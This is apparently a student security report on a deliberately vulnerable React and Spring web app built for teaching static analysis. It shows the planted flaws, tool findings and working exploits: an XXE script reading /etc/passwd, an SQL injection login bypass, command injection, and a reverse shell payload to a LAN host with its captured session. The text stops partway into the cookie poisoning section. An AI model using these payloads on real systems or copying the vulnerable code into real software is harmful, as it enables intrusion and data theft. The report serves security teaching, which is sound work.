Politecnico di Torino

SVT Project Report: Static Analysis Tools in Web Applications

Simone Licitra

March 2, 2024

1 Introduction

The primary goal of this project is to develop a demonstrator for teaching static analysis tools used in web applications. This report outlines the creation of a web application with a React frontend and a Java Spring backend. The application is intentionally designed with default vulnerabilities to facilitate the understanding of security risks commonly associated with web development.

2 Vulnerable Web Application

The chosen web application, with a React frontend and a Java Spring backend, is intentionally crafted with default vulnerabilities, each falling into at least one OWASP category. The default vulnerabilities include:

- 2 SQL Injections (A03:2021 Injection)
- 1 Cookie poisoning (A01:2021 Broken Access Control)
- 3 XSS Injections (A03:2021 Injection)

- 1 SSRF (A10:2021 Server-Side Request Forgery)
- 1 Sensitive Information into Log File (A09:2021 Logging and Monitoring Failure)
- 1 XEE (A05:2021 Security Misconfiguration)
- 1 Command Injection (A03:2021 Injection)
- 1 Use of a One-Way Hash without a Salt (A02:2021 Cryptographic Failures)
- 1 Insecure Deserialization (A08:2021 Software and Data Integrity Failures)

The application comprises a total of 11 vulnerabilities. These vulnerabilities will be systematically exploited to demonstrate their potential impact, following which corresponding fixes will be implemented to enhance the application's security.

3 List of Potential Vulnerabilities and Classification

Static analysis tools,namely Snyk (Version 1.1269.0), SonarQube (Enterprise 8.9), and SpotBugs (Version 4.8.3), were employed to identify potential vulnerabilities within the web application. The reported vulnerabilities were then classified into true positives (TP) and false positives (FP).

3.1 Classification

- **Vulnerability: XML External Entity**
  - **Vulnerability-detection tools:** Snyk, Sonarqube, Spotbugs
  - **Classification:** True Positive.
  - **General definition:** Unsanitized input from the HTTP request body flows into parse, which allows expansion of external entity references.
  - **Explanation:** The API *api/sessions/online* provide a fake way to show the online users in the web site (I assume that these users' information comes from another server and my server needs to check it). The malicious code is shown below:

```
// com/polito/qa/controller/SessionController.java:137

@PostMapping(value = "/online", consumes =
    MediaType.APPLICATION_XML_VALUE)
public String onlineUser(@RequestBody String body) throws
    ParserConfigurationException, SAXException, IOException {
```

```
    DocumentBuilderFactory dbFactory =
        DocumentBuilderFactory.newInstance();
    DocumentBuilder dBuilder = dbFactory.newDocumentBuilder();
    Document doc = dBuilder.parse(new InputSource(new
        StringReader(body)));

    return
        doc.getElementsByTagName("username").item(0).getTextContent();
}
```

In this case the body can have malicius XML value such as

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>
<foo>&xxe;</foo>
```

The API does not check/analyze the input coming from the website but an attacker can use it to extract sensitive information (example */etc/passwd*)

- **Vulnerability: SQL Injection**
  - **Vulnerability-detection tools:** Snyk, Sonarqube, Spotbugs
  - **Classification:** True Positive.
  - **General Description:** Unsanitized input from an HTTP parameter flows into executeQuery, where it is used in an SQL query. This may result in an SQL Injection vulnerability.
  - **Explanation 1:**

```
// com/polito/qa/repository/AnswerRepository.java: 37
public List<Answer> listAnswersOf(int questionId) {
    List<Answer> answers = new ArrayList<>();

    try (Connection connection = dataSource.getConnection();
        Statement statement = connection.createStatement()) {

        ResultSet resultSet = statement.executeQuery("SELECT *
            FROM answer WHERE questionId = " + questionId);

        while (resultSet.next()) {
            int id = resultSet.getInt("id");
            String text = resultSet.getString("text");
            String author = resultSet.getString("author");
            String date = resultSet.getString("date");
            int score = resultSet.getInt("score");

            Answer answer = new Answer(id, text, author, date,
                score);
            answers.add(answer);
        }

    } catch (SQLException e) {
        e.printStackTrace();
    }

    return answers;
}
```

In this case, the risk of SQL injection is lower because the user input will be converted to an integer and cannot influence the structure of the SQL query in a harmful way. However, it's still a recommended practice to use PreparedStatement to handle parameters in SQL queries.

- **Explanation 2:**

```
// com/polito/qa/repository/SessionRepository.java: 29
public UserResponse getUser(String email, String password) {
    System.out.println(email);
    try (Connection connection = dataSource.getConnection();) {
        String sql = "SELECT * FROM user WHERE email = '" +
            email + "'";
        try (Statement statement =
            connection.createStatement()) {

            try (ResultSet resultSet =
                statement.executeQuery(sql)) {
                if (resultSet.next()) {
                    String storedPassword =
                        resultSet.getString("password");


                    if (password.equals(storedPassword)) {
                        return new UserResponse(
                                resultSet.getInt("id"),
                                resultSet.getString("email"),
                                resultSet.getString("name")
                        );
                    }
                }
            }
        }
    } catch (SQLException e) {
        e.printStackTrace();
    }

    return null;
}
```

The main vulnerability in this code is related to the possibility of SQL injection attacks. The issue arises from this part of the code:

String sql = ”SELECT * FROM user WHERE email = ’” + email + ”’”;

In this line, the email variable is directly concatenated into the SQL string without any form of sanitization or parameterization. This means that if a malicious user were to provide a manipulated value for the email, they could alter the logic of the query and potentially execute harmful or unauthorized SQL queries on the database.

- **Vulnerability: Server Side Request Forgery**
  - **Vulnerability-detection tools:** Snyk, Spotbugs
  - **Classification:** True Positive.
  - **General Description:** Server-Side Request Forgery occur when a web server executes a request to a user supplied destination parameter that is not validated. Such vulnerabilities could allow an attacker to access internal services or to launch attacks from your web server.
  - **Explanation:** The _api/services/checkapi_ API provides a way to check whether a predefined API is working or not and give a result of an API to the user. The malicious code is shown below:

```java
// com/polito/qa/controller/ServiceController.java: 38

@PostMapping("/checkapi")
public String checkDB(@RequestParam(name = "apipath") String
    apipath) throws MalformedURLException, IOException {

    String out = new Scanner(new URL(apipath).openStream(),
        "UTF-8").useDelimiter("\\A").next();
    return out;
}
```

- **Vulnerability: Command Injection**
  - **Vulnerability-detection tools:** Snyk, Spotbugs, Sonarqube
  - **Classification:** True Positive.
  - **General Description:** Unsanitized input from the HTTP request body flows into exec, where it is used as a shell command. This may result in a Command Injection vulnerability.
  - **Explanation:** The _api/services/ping_ API provides a way to execute a ping command to the address provided by the input. If an attacker sends malicious input, they could execute whatever terminal command he wanted.

```
// com/polito/qa/controller/ServiceController.java: 46

@PostMapping("/ping")
public String ping(@RequestBody String address) throws
    InterruptedException {
    try {

        Process process = Runtime.getRuntime().exec(new
            String[] {"sh", "-c", "ping -c 3 " + address});

        StringBuilder output = new StringBuilder();
        BufferedReader reader = new BufferedReader(new
            InputStreamReader(process.getInputStream()));
        String line;
        while ((line = reader.readLine()) != null) {
            output.append(line).append("\n");
        }

        int exitCode = process.waitFor();
        if (exitCode == 0) {
            return "Ping result for " + address + ":\n" +
                output.toString();
        } else {
            return "Error executing ping command. Exit code: "
                + exitCode;
        }

    } catch (IOException e) {
        return "Error: " + e.getMessage();
    }
}
```

- **Vulnerability: Cookie Poisoning**
  - **Vulnerability-detection tools:** Snyk
  - **Classification:** True Positive.
  - **General Description:** In a cookie poisoning attack, the attacker manipulates the content of HTTP cookies to gain access to web application
  - **Explanation:** The *api/sessions* POST contains an error when setting a cookie. As we can see, the cookie is set when the user submits valid credentials and depends on the username field. However, we can see that when the user has a correct cookie value he can automatically have access to the website. So if the user is able to set the correct cookie (a cookie that would actually be set for another user) he could illegally access the site with credentials that are not his.

```
// com/polito/qa/controller/SessionController.java: 85
@PostMapping
@ResponseBody
public ResponseEntity<?> login(@RequestBody User loginRequest,
       HttpServletRequest request,
       HttpServletResponse response,
       @CookieValue(value = COOKIE_NAME, required = false)
           String cookieValue
       ) {
    ...

    try {
       if(StringUtils.isEmpty(cookieValue)) {
           if ((user = sessionRepository.getUser(username,
               password)) == null) {
              return
                  ResponseEntity.status(HttpStatus.UNAUTHORIZED).body("Errore
                  di autenticazione");
           }

           String newCookieValue = EncDec.encode(username);
           Cookie newCookie = new Cookie(COOKIE_NAME,
               newCookieValue);
           newCookie.setPath("/");
           newCookie.setSecure(true);
           newCookie.setHttpOnly(true);
           response.addCookie(newCookie);
       }else {
           String cookieUsername = EncDec.decode(cookieValue);

           if((user =
               sessionRepository.existUser(cookieUsername)) ==
               null) {
             return
                 ResponseEntity.status(HttpStatus.UNAUTHORIZED).body("Errore
                 di autenticazione");
           }
        }
       ...
```

- **Vulnerability: Sensitive Information into Log File**
  - **Vulnerability-detection tools:** Sonarqube
  - **Classification:** True Positive.
  - **General Description:** Information written to log files can be of a sensitive nature and give valuable guidance to an attacker or expose sensitive user information.

  - **Explanation:**

    ```
    // com/polito/qa/controller/SessionController.java: 99
    @PostMapping
    @ResponseBody
    public ResponseEntity<?> login(@RequestBody User loginRequest,
        HttpServletRequest request,
        HttpServletResponse response,
        @CookieValue(value = COOKIE_NAME, required = false) String
            cookieValue
        ) {
               ...
               logger.info("Login with: " + username + ":" +
                   password);
               request.getSession().setAttribute("user", user);

               return
                   ResponseEntity.status(HttpStatus.OK).body(user);
               ...
    }
    ```

    The main problem concerns the security of sensitive information, such as usernames and passwords, which are being logged in the code line:
    logger.info(”Login with: ” + username + ”:” + password);
    When it comes to sensitive information like login credentials (username and password), it’s crucial to avoid logging them. This is because log files may be accessible to unauthorized individuals or could be publicly exposed in case of misconfigurations or security breaches. If credentials are logged, there’s a real risk of these details being compromised.

- **Vulnerability: Insecure Deserialization**

  - **Vulnerability-detection tools:** Snyk, Spotbugs
  - **Classification:** True Positive.
  - **General Description:** Insecure deserialization is when user-controllable data is deserialized by a website. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code.
  - **Explanation:**

    ```
    // com/polito/qa/utils/SerializationUtils.java
    public static Object deserialize(String data) {
        try {
            byte[] bytes = Base64.getDecoder().decode(data);
            final ByteArrayInputStream byteArrayInputStream = new
                ByteArrayInputStream(bytes);
    ```

```
        final ObjectInputStream objectInputStream = new
            ObjectInputStream(byteArrayInputStream);
        final Object obj = objectInputStream.readObject();
        objectInputStream.close();
        return obj;
    }catch(IOException e) {
        throw new Error(e);
    }catch(ClassNotFoundException e) {
        throw new Error(e);
    }
}

// com/polito/qa/controller/SessionController.java: 73
@PostMapping
@ResponseBody
public ResponseEntity<?> login(@RequestBody User loginRequest,
        HttpServletRequest request,
        HttpServletResponse response,
        @CookieValue(value = COOKIE_NAME, required = false)
            String cookieValue
        ) {
           String username = loginRequest.getUsername();
           String password = loginRequest.getPassword();
           String csrf = loginRequest.getCsrf();

           Object obj = null;
           obj = SerializationUtils.deserialize(csrf);
         CSRFToken token = (CSRFToken) obj;
         System.out.println(token);
        ...
```

In the given code, deserialization occurs without proper security checks. Specifically, the deserialize method in SerializationUtils accepts a Base64-encoded string, decodes it, and subsequently deserializes it without any validation on the class of the deserialized objects. This means an attacker could send a malicious payload in the form of a serialized object, which could be interpreted and executed by the system when deserialized.

Furthermore, in the SessionController, a CSRFToken object is deserialized from the request without proper security checks. This could be used by an attacker to perform Cross-Site Request Forgery (CSRF) attacks, as the CSRF token could be manipulated to induce the user to perform unauthorized actions.

- **Vulnerability: Cross Site Scripting (XSS)**
  - **Vulnerability-detection tools:** Snyk
  - **Classification:** True Positive.

- **General Description:** XSS occour when malicious scripts are injected into otherwise benign and trusted websites.
- **Explanation 1 (Stored XSS):** Stored XSS is even more dangerous than Reflected XSS because now the script injected by the attacker is not immediately reflected to the victim, but it is stored in a database. Later, maybe another application that uses the same DB may read the information and reflect it to another user.

```
// com/polito/qa/controller/CommentController.java: 46

@PostMapping
@ResponseBody
public ResponseEntity<?> addComment(@RequestBody Comment
     comment) {
    try {
        commentRepository.addComment(comment);
        return
             ResponseEntity.status(HttpStatus.CREATED).body(comment);
    } catch (Exception e) {
        return
             ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).build();
    }
}

// com/polito/qa/repository/CommentRepository.java
public class Comment {
    private int id;
    private String text;

    public Comment(int id, String text) {
        super();
        this.id = id;
        this.text = text;
    }
    ...
}

public void addComment(Comment comment) {
    String sql = "INSERT INTO comment(text) VALUES (?)";

    try (Connection connection = dataSource.getConnection();
         PreparedStatement statement =
         connection.prepareStatement(sql)) {
        statement.setString(1, comment.getText());
    ...
}
```

In the controller, the POST endpoint /addComment accepts a Comment object in the request body and inserts it directly into the database without any sanitization. If a user submits a comment containing malicious JavaScript code, it will be stored in the database and later displayed to all users accessing the page that shows the comments. For example, if a user submits a comment like

```
<script/>alert('XSS');</script>
```

this script will be executed when other users view the comment on the page, potentially causing harm or stealing sensitive information.

– **Explanation 2 (Reflected XSS):** attacker uses other alternative methods (ex. link sent via e-mail, redirect of Web pages) to deliver the script to the user.

```java
// com/polito/qa/controller/ServiceController.java: 139
@PostMapping(value = "/online", consumes =
    MediaType.APPLICATION_XML_VALUE)
public String onlineUser(@RequestBody String body)
       throws ParserConfigurationException, SAXException,
           IOException {
   DocumentBuilderFactory dbFactory =
       DocumentBuilderFactory.newInstance();
   DocumentBuilder dBuilder = dbFactory.newDocumentBuilder();
   Document doc = dBuilder.parse(new InputSource(new
       StringReader(body)));

   return
       doc.getElementsByTagName("username").item(0).getTextContent();
}
```

In this case, if a malicious user sends a XML request body containing a ¡username¿ tag with a value that includes JavaScript code, for example:

```
<username><script>alert('XSS attack!');</script></username>
```

The code will be executed when the server returns the content of the ”username” element in the response. This could allow the attacker to perform malicious actions on the client’s browser that is rendering the response.

– **Explanation 3 (Reflected XSS):**

```java
// com/polito/qa/controller/CommentController.java: 46

@PostMapping
@ResponseBody
public ResponseEntity<?> addComment(@RequestBody Comment
    comment) {
   try {
       commentRepository.addComment(comment);
```

```
        return
            ResponseEntity.status(HttpStatus.CREATED).body(comment);
    } catch (Exception e) {
        return
            ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).build();
    }
}

// react-qa/src/components/CommentForm.jsx: 32
function CommentForm(props) {
    ...

    return (
        <>
            <h3>Insert a comment or <Button className={"btn
                btn-light"}onClick={() => {window.location.href
                = '/'}}>Return to home</Button></h3>
            <Form onSubmit={handleComment}>
                <Form.Group className='mb-3'>
                    <Form.Label>Text</Form.Label>
                    <Form.Control type="text" minLength={2}
                        required={true} value={text}
                        onChange={(event) =>
                        setText(event.target.value)}></Form.Control>
                </Form.Group>
                <><Button variant="primary"
                    type="submit">Add</Button></>
            </Form>
            <p>Log:</p> <div dangerouslySetInnerHTML={{ __html:
                message }} />
        </>
    )
}
```

When using dangerouslySetInnerHTML, React allows unsanitized HTML to be directly injected into the DOM, which opens the door to potential XSS attacks. If the value of message contains malicious JavaScript code, it will be executed directly within the user's browser.

- **Vulnerability: Use of a One-Way Hash without a Salt**
  - **Vulnerability-detection tools:** -
  - **Classification:** True Positive.
  - **General Description:** The product uses a one-way cryptographic hash against an input that should not be reversible, such as a password, but the product does not also use a salt as part of the input.
  - **Explanation:**

```
// com/polito/qa/controller/ServiceController.java: 71
@GetMapping(path = "/crypto/sha256")
@ResponseBody
public String getSha256(HttpServletRequest request) throws
     NoSuchAlgorithmException {
    String secret = SECRETS[new
         Random().nextInt(SECRETS.length)];
    String hash = getHash(secret);
    request.getSession().setAttribute("sha256Secret", hash);
    return hash;
}

public String getHash(String secret) throws
     NoSuchAlgorithmException {
    MessageDigest md = MessageDigest.getInstance("SHA-256");
    md.update(secret.getBytes());
    byte[] digest = md.digest();
    return
         DatatypeConverter.printHexBinary(digest).toUpperCase();
}
```

The problem with this code lies in the way it generates and stores cryptographic hashes. Specifically, the use of a randomly selected secret from an array 'secrets' for generating the hash and then storing this hash poses a security risk. This makes it easier for attackers to pre-compute the hash value using dictionary attack techniques such as rainbow tables.

- **Vulnerability:** Insecure random number generator
  - **Vulnerability-detection tools:** Spotbugs, Snyk
  - **Classification:** False Positive.
  - **Explanation:** The use of a predictable random value can lead to vulnerabilities when used in certain security critical contexts.

```
// com/polito/qa/controller/ServiceController.java: 70
@GetMapping(path = "/crypto/sha256")
@ResponseBody
public String getSha256(HttpServletRequest request) throws
     NoSuchAlgorithmException {
    String secret = SECRETS[new
         Random().nextInt(SECRETS.length)];
    String hash = getHash(secret);
    request.getSession().setAttribute("sha256Secret", hash);
    return hash;
}
```

(Why is it a FP?) The random generator is only used to choose a secret from the array of secrets, but is only executed to allow dictionary attack using the ”Use of an unsalted one-way hash” vulnerability.

- **Vulnerability:** Command Injection
  - **Vulnerability-detection tools:** Spotbugs
  - **Classification:** False Positive.
  - **Explanation:**

```java
// com/polito/qa/utils/ExecHelper.java: 23

public class ExecHelper implements Serializable {
    ...

    public void run() throws IOException {
        String[] command = new String[this.command.length];
        for (int i = 0; i < this.command.length; i++) {
            String str = this.command[i].decode();
            command[i] = str;
        }

        java.util.Scanner s = new
             java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream())
        .useDelimiter("\\A");

        String result = s.hasNext() ? s.next() : "";
        System.out.println("executing...");
        System.out.println(result);
        this.output = result;
    }

    ...
}
```

(Why is a FP?) In this case Spotbugs detects a false positive because the Class that uses a method with Command Injection inside it is never used. Can only be used with Insecure Deserialization Attack (see Expoit section)

- **Vulnerability:** Trust Boundary Violation
  - **Vulnerability-detection tools:** Snyk
  - **Classification:** False Positive.
  - **Explanation:** Unsanitized input from an HTTP parameter flows into setAttribute where it is used to modify the HTTP session object. This could result in mixing trusted and untrusted data in the same data structure, thus increasing the likelihood to mistakenly trust unvalidated data.

```
// com/polito/qa/controller/SessionController.java: 100
@PostMapping
@ResponseBody
public ResponseEntity<?> login(@RequestBody User loginRequest,
        HttpServletRequest request,
        HttpServletResponse response,
        @CookieValue(value = COOKIE_NAME, required = false)
            String cookieValue
        ) {
    ...

    UserResponse user = null;

    try {
        if(StringUtils.isEmpty(cookieValue)) {
            if ((user = sessionRepository.getUser(username,
                password)) == null) {
                return
                    ResponseEntity.status(HttpStatus.UNAUTHORIZED).body("Errore
                    di autenticazione");
            }
            ...

        }else {
            String cookieUsername = EncDec.decode(cookieValue);

            if((user =
                sessionRepository.existUser(cookieUsername)) ==
                null) {
                return
                    ResponseEntity.status(HttpStatus.UNAUTHORIZED).body("Errore
                    di autenticazione");
            }
        }
        logger.debug("Login with: " + username + ":" +
            password);
        request.getSession().setAttribute("user", user);

        ...
}
```

(Why is it a FP?) The object inserted into setAttribute is provided by SQL Query.

- **Vulnerability:** Hard Coded Secret
  - **Vulnerability-detection tools:** Snyk
  - **Classification:** False Positive.

- **Explanation:** Hard-coded credentials typically create a significant hole that allows an attacker to bypass the authentication that has been configured by the product administrator. There are two main variations:

  Inbound: the product contains an authentication mechanism that checks the input credentials against a hard-coded set of credentials. Outbound: the product connects to another system or component, and it contains hard-coded credentials for connecting to that component.

  In this case this issue refer to inbound variation.

```java
// com/polito/qa/controller/ServiceController.java: 32
@RestController
@RequestMapping("/api/services")
@CrossOrigin(origins = {"http://localhost:5173",
    "http://127.0.0.1:5173"}, allowCredentials = "true")
public class ServiceController {

    public static final String[] SECRETS = {"secret", "admin",
        "password", "123456", "passw0rd"};
```

  (Why is it a FP?) There are some plaintext secrets in the code but only to allow the use of Cryptographic Problems.

4 Exploitation of Vulnerabilities

To enhance the educational value of the demonstrator, exploits were developed to showcase the real-world impact of each identified vulnerability. These exploits demonstrate the potential risks associated with security vulnerabilities in web applications.


4.1 Vulnerability: XML External Entity

- **Exploitation:**

```python
import requests

url = "http://localhost:3001/api/sessions/online"
headers = {'Content-Type': 'application/xml'}
atk = "<?xml version='1.0' encoding='UTF-8'?> \
        <!DOCTYPE data [ \
        <!ENTITY file SYSTEM 'file:///etc/passwd'> \
        ]> \
        <details> \
            <username>&file;</username> \
        </details>"

pr = requests.post(url=url, data=atk, headers=headers)
```

```
print(pr.text)
```

In this Python code snippet, we are sending a POST request to a specific endpoint (http://localhost:3001/api/sessions/online) with a payload in XML format (application/xml). The goal is to execute an XXE attack by exploiting the vulnerability in the server's XML parsing.



```
MBP-di-Simone:webapp-qa-expoit simonelicitra$ python3 exploit-xxe.py
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false
```

When the server attempts to resolve the external entity file, it will read the content of the file /etc/passwd and include it in the XML response document. This allows us to read the content of the /etc/passwd file on the remote server.


4.2 Vulnerability: SQL Injection

- **Exploitation:**

  When intercepting the request and injecting the payload


  ”’ OR 1=1 UNION SELECT null, null, ’12345678’ as password, null LIMIT 1 –”

  into the username field during a login attempt, you can perform a SQL injection attack. Using Burp Suite to intercept and manipulate requests i can perform this type of attack:



```
POST /api/sessions HTTP/1.1
Host: localhost:3001
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5173/
Content-Type: application/json
Content-Length: 287
Origin: http://127.0.0.1:5173
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: JSESSIONID=B79F651827CDB8A45F9B5A63DE45611F

{
  "username":" ' OR 1=1 UNION  SELECT null, null, '12345678' as password , null LIMIT 1 --",
  "password":"12345678",
  "csrf":
  "rO0ABXNyAB1jb20ucG9saXRvLnFhLm1vZGVsLkNTUkZUb2tlbiCggYhMsIsxAgABTAAFdmFsdWV0ABBMamF2YS91dGlsL1V
  VSUQ7eHBzcgAOamF2YS51dGlsLlVVSUS8mQP3mG2FLwIAAkoADGxlYXN0U2lnQml0c0oAC21vc3RTaWdCaXRzeHCA6p+m5+4
  7FIDyrNBGrUDe"
}
```

As a result, in the web browser, the attacker may observe that despite not having valid credentials, they are able to authenticate successfully and perform operations that are typically only available to authenticated users.



Welcome, null!

Welcome to HeapOverrun!

We now have 2 questions available.

Question #1: Is JavaScript better than Python?
Asked by Luigi De Russis on 2023-02-07

Question #2: How many students does WA1 have?
Asked by Luca Mannella on 2023-02-15

Web Site Comments

Here the comments.


4.3 Vulnerability: Command Injection

- **Exploitation:**

  In the section labeled 'Vulnerabilities', we demonstrated how the application is vulnerable to command injection attacks. Here are two exploit of command injection:

  1. **Basic Attack:** This attack injects a series of commands separated by ; into the application's input field. The ls -l command is executed to list files in the current directory, followed by the cat secret.txt

command used to read the contents of the secret.txt file.




Ping for FREE

Enter an IP address below:

```
; ls -l; cat secret.txt
```

```
Ping result for ; ls -l; cat secret.txt: total 120 -rw-r--r--@ 1 simonelicitra staff 858 Jan 5 19:27 HELP.md -rwxr-xr-x@ 1 simonelicitra staff 11290 Jan 5 19:27 mvnw -rw-r--r--@ 1 simonelicitra staff 7592 Jan 5 19:27 mvnw.cmd -rw-r--r--@ 1 simonelicitra staff 2225 Jan 13 00:49 pom.xml -rw-r--r--@ 1 simonelicitra staff 28672 Feb 9 11:02 questions.sqlite -rw-r--r--@ 1 simonelicitra staff 63 Jan 12 23:35 secret.txt drwxr-xr-x@ 5 simonelicitra staff 160 Jan 22 22:48 src drwxr-xr-x@ 8 simonelicitra staff 256 Feb 10 11:59 target
You cannot read this file!!! (maybe with command injection....)
```

1. **Reverse Shell:** In this attack, the attacker uses the sh command to start an interactive shell on the remote server. All output from the shell is then redirected to the TCP socket at the specified IP address and port (/dev/tcp/192.168.1.6/4444). This allows the attacker to establish a reverse shell connection with their own system and gain complete remote control of the compromised server.



Ping for FREE

Enter an IP address below:

```
; sh -i >& /dev/tcp/192.168.1.6/4444 0>&1
```

Ping result for ; sh -i >& /dev/tcp/192.168.1.6/4444 0>&1:

```
MBP-di-Simone:~ simonelicitra$ nc -lvnp 4444
Connection from 192.168.1.6:50829
sh: no job control in this shell
sh-3.2$ ls -l
total 120
-rw-r--r--@ 1 simonelicitra  staff    858 Jan  5 19:27 HELP.md
-rwxr-xr-x@ 1 simonelicitra  staff  11290 Jan  5 19:27 mvnw
-rw-r--r--@ 1 simonelicitra  staff   7592 Jan  5 19:27 mvnw.cmd
-rw-r--r--@ 1 simonelicitra  staff   2225 Jan 13 00:49 pom.xml
-rw-r--r--@ 1 simonelicitra  staff  28672 Feb  9 11:02 questions.sqlite
-rw-r--r--@ 1 simonelicitra  staff     63 Jan 12 23:35 secret.txt
drwxr-xr-x@ 5 simonelicitra  staff    160 Jan 22 22:48 src
drwxr-xr-x@ 8 simonelicitra  staff    256 Feb 10 11:59 target
sh-3.2$ pwd
/Users/simonelicitra/Desktop/SVT-special-project/webapp-qa/server-qa
sh-3.2$
sh-3.2$ 
```

4.4 Vulnerability: Cookie Poisoning

- **Exploitation:** In this application, we observed that the user's cookie is generated using the following process:

  1. Concatenation: The username is concatenated with a salt value.

2. Hashing: The concatenated string is hashed, typically using a cryptographic hash function like SHA-256, resulting in a hash value.
3. Encoding: The hash value is encoded in Base64 format.

The code below demonstrates a potential exploit known as "Cookie Poisoning," which allows users to authenticate with identities other than their own by manipulating the authentication cookie.

